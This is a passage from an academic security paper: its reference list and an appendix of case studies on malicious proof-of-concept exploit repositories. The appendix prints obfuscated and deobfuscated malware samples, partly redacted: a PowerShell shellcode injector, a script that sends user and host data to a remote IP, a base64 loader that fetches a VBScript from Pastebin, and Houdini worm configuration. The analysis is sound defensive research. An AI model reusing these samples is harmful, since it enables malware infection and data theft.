[53] Madeline Schiappa, Graham Chantry, and Ivan Garibay. Cyber security in a complex community: A social media analysis on common vulnerabilities and exposures. In *Proc. of SNAMS*, pages 13–20. IEEE, 2019.

[54] Adriana Sejfia and Max Schäfer. Practical automated detection of malicious npm packages. In *Proc. of ICSE*, pages 1681–1692, 2022.

[55] Prasha Shrestha, Arun Sathanur, Suraj Maharjan, Emily Saldanha, Dustin Arendt, and Svitlana Volkova. Multiple social platforms reveal actionable signals for software vulnerability awareness: A study of GitHub, Twitter and Reddit. *PLOS One*, 15(3):e0230250, 2020.

[56] Octavian Suciu, Connor Nelson, Zhuoer Lyu, Tiffany Bao, and Tudor Dumitraș. Expected exploitability: Predicting the development of functional vulnerability exploits. In *Proc. of USENIX Security*, pages 377–394, 2022.

[57] Kimberly Tam, Ali Feizollah, Nor Badrul Anuar, Rosli Salleh, and Lorenzo Cavallaro. The evolution of Android malware and Android analysis techniques. *ACM Computing Surveys (CSUR)*, 49(4), 2017.

[58] Check Point Team. April 2023's most wanted malware: Qbot launches substantial malspam campaign and Mirai makes its return. https://blog.checkpoint.com/security/april-2023s-most-wanted-malware-qbot-launches-substantial-malspam-campaign-and-mirai-makes-its-return/ [Accessed in April 2024], 2023.

[59] The MITRE Corporation. CVE ID syntax change (archived). https://cve.mitre.org/cve/identifiers/syntaxchange.html [Accessed in April 2024], 2018.

[60] The MITRE Corporation. CVE program. https://www.cve.org/ [Accessed in April 2024], 2024.

[61] VirusTotal. Analyze suspicious files, ips and urls. https://www.virustotal.com/gui/home/upload [Accessed in April 2024], 2024.

[62] VirusTotal. File - 1de6fa1bc31b26ccdd8edc07ce919bd6. https://www.virustotal.com/gui/file/1de6fa1bc31b26ccdd8edc07ce919bd6 [Accessed in April 2024], 2024.

[63] VirusTotal. File - d2881e56e66aeaebef7efaa60a58ef9b. https://www.virustotal.com/gui/file/d2881e56e66aeaebef7efaa60a58ef9b/ [Accessed in April 2024], 2024.

[64] Duc-Ly Vu, Zachary Newman, and John Speed Meyers. A benchmark comparison of Python malware detection approaches. *arXiv preprint arXiv:2209.13288*, 2022.

[65] Elizabeth Wyss, Lorenzo De Carli, and Drew Davidson. What the fork? Finding hidden code clones in npm. In *Proc. of ICSE*, pages 2415–2426, 2022.

[66] Heedong Yang, Seungsoo Park, Kangbin Yim, and Manhee Lee. Better not to use vulnerability's reference for exploitability prediction. *Applied Sciences*, 10(7):2555, 2020.

[67] Zeliang Yu, Ming Wen, Xiaochen Guo, and Hai Jin. Maltracker: A fine-grained npm malware tracker copiloted by llm-enhanced dataset. In *Proceedings of the 33rd ACM SIGSOFT International Symposium on Software Testing and Analysis*, pages 1759–1771, 2024.

[68] Haibo Zhang and Kouichi Sakurai. A survey of software clone detection from security perspective. *IEEE Access*, 9:48157–48173, 2021.

[69] Junan Zhang, Kaifeng Huang, Bihuan Chen, Chong Wang, Zhenhao Tian, and Xin Peng. Malicious package detection in npm and pypi using a single model of malicious behavior sequence. *arXiv preprint arXiv:2309.02637*, 2023.

A Case Studies

Throughout our research, we came across numerous instances of malicious PoCs. These proof of concepts served various purposes: some contained malware, others were used for gathering user information, and some were simply created to serve as reminders, mocking individuals who run proof of concepts without reading the accompanying code and recognizing the potential harm involved. We now discuss several illustrative examples to highlight the dangers of malicious PoCs.

PyArmor scripts. PyArmor[20] is a tool used to obfuscate and protect Python scripts by encrypting their bytecode, making them extremely difficult to reverse engineer. It employs

[20] https://pyarmor.readthedocs.io/

advanced encryption techniques to transform readable Python code into protected, unreadable formats while preserving the script's original functionality. In our analysis, we discovered multiple PoCs utilizing PyArmor for concealment. Although our hexadecimal heuristics successfully detected these obfuscated scripts, the encryption prevented us from examining their actual content or understanding their true purpose.

We executed these scripts in isolated and protected sandbox environments for behavior analysis. However, this strategy proved limited since the command-and-control IP addresses used for data exfiltration were already defunct, leaving us with incomplete visibility into the exploits' full capabilities and intended targets.

```
from pytransform import pyarmor_runtime
pyarmor_runtime()
__pyarmor__(__name__, __file__, b'\x50\x59\x41\x52\x4d\
    x4f\x52\x00\x00\x02\x07\x00\x03\xf3\x0d\x0a\x09\x30<
    REDACTED>\xa5\x69\x08\x0a\x22\x55\x81\x32\xfe\x1f\
    xa1\xd1\x69\x86\x13\xa8\x752d\xfc\x2f', 2)
```

Listing 4: Pyarmor Example

Multi-stage dropper. This case study demonstrates a Proof of Concept (PoC) for the CVE-2019-0708[21] vulnerability, commonly known as "BlueKeep". While appearing as a legitimate exploit targeting the Remote Desktop Protocol vulnerability, the code has been weaponized to include a malicious hexadecimal payload. When this payload is decoded, it reveals a sophisticated PowerShell command that uses variable manipulation to hide its execution parameters, ultimately launching another PowerShell process with a window style flag to hide its execution. This process then executes a base64-encoded payload, which contains the multi-stage dropper that injects shellcode to download and execute malware from a remote server at http://finlitex.com/<REDACTED>that was detected as malicious by VirusTotal[22].

This PoC example represents a particularly dangerous scenario where security analysts might inadvertently execute what appears to be a standard BlueKeep PoC, unaware that it contains a stealthy backdoor component designed to establish persistence on the compromised system.

```
import socket
import binascii
import argparse

from OpenSSL import *
from impacket.structure import Structure

magic = ("706f7765727368656c6c202f77203<REDACTED>")
<REDACTED>
def start_rdp_connection(ip_addresses):
    <REDACTED>
    info("sending shell code --->")
    tls.sendall(bytes(magic, "utf-8"))
    info("Infected!")
    info(ip)
    info(results[1])
    results[1].close()
```

[21] https://nvd.nist.gov/vuln/detail/cve-2019-0708

[22] https://www.virustotal.com/gui/domain/finlitex.com/detection

```
    <REDACTED>
```

Listing 5: First Stage of Obfuscation

```
powershell /w 1 /C s""v sR -;s""v kY e""c;s""v FKN ((g""v
     sR).value.toString()+(g""v kY).value.toString());
    powershell (g""v FKN).value.toString() ('
    JABrAFMAPQAnACQA<REDACTED>')
```

Listing 6: Second Stage of Obfuscation

```
$kS='$jR='';[hBZ(("msvc"+"r"+"t.dll"))]public static
    extern IntPtr Kdr(uint dwSize, uint amount);[hBZ("
    kernel3"+"2"+".dll")]public static extern IntPtr BDs
    (IntPtr lpThreadAttributes, uint dwStackSize, IntPtr
     lpStartAddress, IntPtr lpParameter, uint
    dwCreationFlags, IntPtr lpThreadId);[hBZ("kernel3
    "+"2"+".dll")]public static extern IntPtr
    VirtualProtect(IntPtr lpStartAddress, uint dwSize,
    uint flNewProtect, out uint dhR);[hBZ("msvc"+"r"+"t.
    dll")]public static extern IntPtr memset(IntPtr dest
    , uint src, uint count);'';$jR=$jR.replace("BDs", "
    CreateT"+"h"+"read");$jR=$jR.replace("Kdr", "ca"+"l
    "+"loc");$jR=$jR.replace("hBZ", "DllImp"+"o"+"rt");
    $Qd="+33,+C9,+64,+8B,+41,+30,+8B,+40,<REDACTED
    >,+63,+6B,+2E,+65,+78,+65,+00";$FB=Add-Type -pass -m
     $jR -Name "wl" -names TLX;$FB=$FB.replace("TLX", "
    Wi"+"n"+"32Functions");[byte[]]$Qd = $Qd.replace
    ("+","hHGx").replace("hHG", "0").Split(",");$yc=0
    x1008;if ($Qd.L -gt 0x1008){$yc=$Qd.L};$FK=$FB::
    calloc(0x1008, 1);[UInt64]$dhR = 0;for($GO=0;$GO -le
    ($Qd.Length-1);$GO++){$FB::memset([IntPtr]($FK.
    ToInt32()+$GO), $Qd[$GO], 1)};$FB::VirtualProtect(
    $FK, 0x1008, 0x40, [Ref]$dhR);$FB::CreateThread(0,0
    x00,$FK,0,0,0);';$qT=[Convert]::ToBase64String([Text
    .Encoding]::Unicode.GetBytes($kS));$rf="powershell";
    $VZ="Windows";$Mlf = "C:\$VZ\syswow64\$VZ$rf\v1.0\
    $rf";if([IntPtr]::Size -eq 8){$rf= $Mlf};$Bw = " $rf
     -noexit -e $qT";iex $Bw
```

Listing 7: Third Stage of Obfuscation

Houdini malware. An intriguing example we encountered during our research was a repository with a PoC for CVE-2019-0708 [11] (BlueKeep) [36].

Upon inspecting the source code, we identified a base64-encoded line, which, once decoded, initiated the execution of another Python script. This script contained a link to Pastebin [44], where a VBScript was hosted. The first exec command in the Python script executed this VBScript. Further investigation of the VBScript revealed the presence of the Houdini malware. We provide the screenshots of our analysis in Appendix A. Houdini, also known as H-Worm, has been active since at least 2013 [18] and still being active in 2024[23]. It is distributed through various means, such as malicious email attachments, exploit kits, or social engineering.

We discovered similar techniques employed in other repositories, where malware samples were double-obfuscated. These samples established communication with external hosts, downloaded malicious files, and executed them using VBScript. These malware samples predominantly targeted Windows systems. The host used in the Houdini code mentioned above was not functional at the time of writing. A screenshot of the Houdini malware functionality in the analyzed

[23] https://rewterz.com/threat-advisory/wshrat-aka-houdini-active-iocs-2

VBScript is shown in Figure 4. Screenshots in Figure 5 and Figure 6 showcase the VBScript code before and after deobfuscation, respectively.

CobaltStrike. Another instance involving malicious binaries can be observed in a repository that was previously accessible at [4]. This repository contained a binary file purportedly serving as an exploit for `CVE-2019-0709`. Notably, the binary was flagged by VirusTotal as a CobaltStrike instance [62]. CobaltStrike provides a Command & Control solution frequently used by adversaries. Although the repository is no longer accessible, the user behind it still exists under a different username, as indicated by a GitHub redirect. According to VirusTotal, this binary was initially scanned on March 22, 2018, and was last submitted on May 15, 2019. Interestingly, this submission date is approximately one month before the release of CVE details in the NVD database [35].

RokRAT. Is a type of malware that belongs to the RAT family and was linked back to APT37 [29]. RokRAT is designed to infiltrate systems, collect sensitive information, and enable the attacker to perform various malicious activities, such as stealing credentials, logging keystrokes, capturing screenshots, and executing arbitrary commands. It can also establish a backdoor on the compromised system, providing persistent access for the attacker. RokRAT was introduced back in 2017 [48] and is still being used today [10]. During our investigation, we found six binaries that were flagged by VirusTotal as RokRAT [63]. These six binaries were found to be related to the same `CVE-2017-4878` [37], which appears to be rejected by NVD.

Exfiltration scripts. The purpose of the script in question is to exfiltrate telemetry data from the server, including the commands executed by the user. It also generates fake output to create the illusion that the attack has been successful. Listing 8 provides a visual representation of the script. The base64 payload within the script contains a URL pointing to the server where the data is being exported.

We discovered this script in several repositories, either in the form of forks or copies with slight modifications, primarily involving the base64 encoded IP address.

```
time.sleep(3)
lhost = os.uname()[1]
command = getpass.getuser() + '@' + (lhost)
args = ' '.join(sys.argv[1:])
ErrorMsg = 'Connection Terminated: (Timeout)'
URL = base64.b64decode('
    aHR0cDovLzU0LjE4NC4yMC42OS9wb2MyLnBocA==')
PARAMS = {'host':command, 'args':args, 'cve':Bug}
r = requests.get(url = URL, params = PARAMS)
welcome = r.content
if welcome != "":
  rsp = 1
  while rsp != "":
    cmd = raw_input(welcome)
    PARAMS = {'host':command, 'args':cmd, 'cve':Bug}
    r = requests.get(url = URL, params = PARAMS)
    rsp = r.content
    print rsp
    welcome = "C:\WINDOWS\system32>"
time.sleep(10)
```

Listing 8: Malicious PoC Exfiltration Example

```
                    /pocs/Clustered/2019/Python/Elkhazrajy_CVE-2019-0708-exploit-RCE$ cat CVE-2019-0708-exploit-RCE.py

import base64


exec(base64.decode64("IAppbXBvcnQgdXJsbGlibAppbXBvcnQgc3VicHJvY2VzcwoKdXJsbGliLnVybHJldHJpZXZlKCdodHRwczovL3Bhc3RlYmluLmNvbS9yYXcvVGNkQmY3U0wnLCdiYi52YnMnKQpzdWJwcm9jZXNzLmNhbGwoImNzY3JpcHQgYmIudmJzIikg"))
                    /pocs/Clustered/2019/Python/Elkhazrajy_CVE-2019-0708-exploit-RCE$ echo "IAppbXBvcnQgdXJsbGlibAppbX
BvcnQgc3VicHJvY2VzcwoKdXJsbGliLnVybHJldHJpZXZlKCdodHRwczovL3Bhc3RlYmluLmNvbS9yYXcvVGNkQmY3U0wnLCdiYi52YnMnKQpzdWJwcm9j
ZXNzLmNhbGwoImNzY3JpcHQgYmIudmJzIikg" | base64 -d

import urllib1
import subprocess

urllib.urlretrieve('https://pastebin.com/raw/TcdBf7SL','bb.vbs')
```

Figure 4: Houdini malware found in `CVE-2019-0708-exploit-RCE` repository.

```
vbCrLf & "   !\\\\!r____|$|____!\\\\!e____|$|____!\\\\!a____|$|____!\\\\!d____|$|____!\\\\!a____|$|____!\\\\!l____|$|____!\\\\!l___
vbCrLf & "!\\\\!e____|$|____!\\\\!n____|$|____!\\\\!d____|$|____ !\\\\!i____|$|____!\\\\!f____|$|____" & _
vbCrLf & "" & _
vbCrLf & "!\\\\!c____|$|____!\\\\!m____|$|____!\\\\!d____|$|____!\\\\!s____|$|____!\\\\!h____|$|____!\\\\!e____|$|____!\\\\!l____|$
vbCrLf & "!\\\\!e____|$|____!\\\\!n____|$|____!\\\\!d____|$|____ !\\\\!f____|$|____!\\\\!u____|$|____!\\\\!n____|$|____!\\\\!c____|
on error resume next
xxxxxxxxxxxxxxxxxxxxx
yyOuXrXAAeU = replace(yyOuXrXAAeU,"____|$|____","")
xxxxxxxxxxxxxxxxxxxxx
yyOuXrXAAeU = replace(yyOuXrXAAeU,"!\\\\!", "")
xxxxxxxxxxxxxxxxxxxxx
execute yyOuXrXAAeU
```

Figure 5: An obfuscated payload in a PoC `CVE-2019-0708`.

```
Dim yyOuXrXAAeU
yyOuXrXAAeU = "'<[recoder: houdini(c) skype: houdini-fx]>" & _
vbCrLf & "" & _
vbCrLf & "'=-=-=-=-=config=-=-=-=-=-=-=-=-=-=-=-=-=-=" & _
vbCrLf & "" & _
vbCrLf & "host=""hostnames.ddns.net""" & _
vbCrLf & "port=1234" & _
vbCrLf & "installdir=""%temp%""" & _
vbCrLf & "lnkfile=true" & _
vbCrLf & "lnkfolder=true" & _
vbCrLf & "" & _
vbCrLf & "'=-=-=-=-=publicvar=-=-=-=-=-=-=-=-=-=-=-=-=" & _
vbCrLf & "" & _
vbCrLf & "dimshellobj" & _
vbCrLf & "setshellobj=wscript.createobject(""wscript.shell"")" & _
vbCrLf & "dimfilesystemobj" & _
vbCrLf & "setfilesystemobj=createobject(""scripting.filesystemobject"")" & _
vbCrLf & "dimhttpobj" & _
vbCrLf & "sethttpobj=createobject(""msxml2.xmlhttp"")" & _
vbCrLf & "" & _
vbCrLf & "" & _
vbCrLf & "'=-=-=-=-=privatvar=-=-=-=-=-=-=-=-=-=-=-=-=" & _
vbCrLf & "" & _
vbCrLf & "installname=wscript.scriptname" & _
vbCrLf & "startup=shellobj.specialfolders(""startup"") & ""\""" & _
vbCrLf & "installdir=shellobj.expandenvironmentstrings(installdir) & ""\""" & _
vbCrLf & "ifnotfilesystemobj.folderexists(installdir) then installdir=shellobj.expandenvironmentstrings(""%temp%"") & ""\""" & _
vbCrLf & "spliter=""<""& ""|""& "">""" & _
vbCrLf & "sleep=5000" &
```

Figure 6: Houdini malware after de-obfuscation.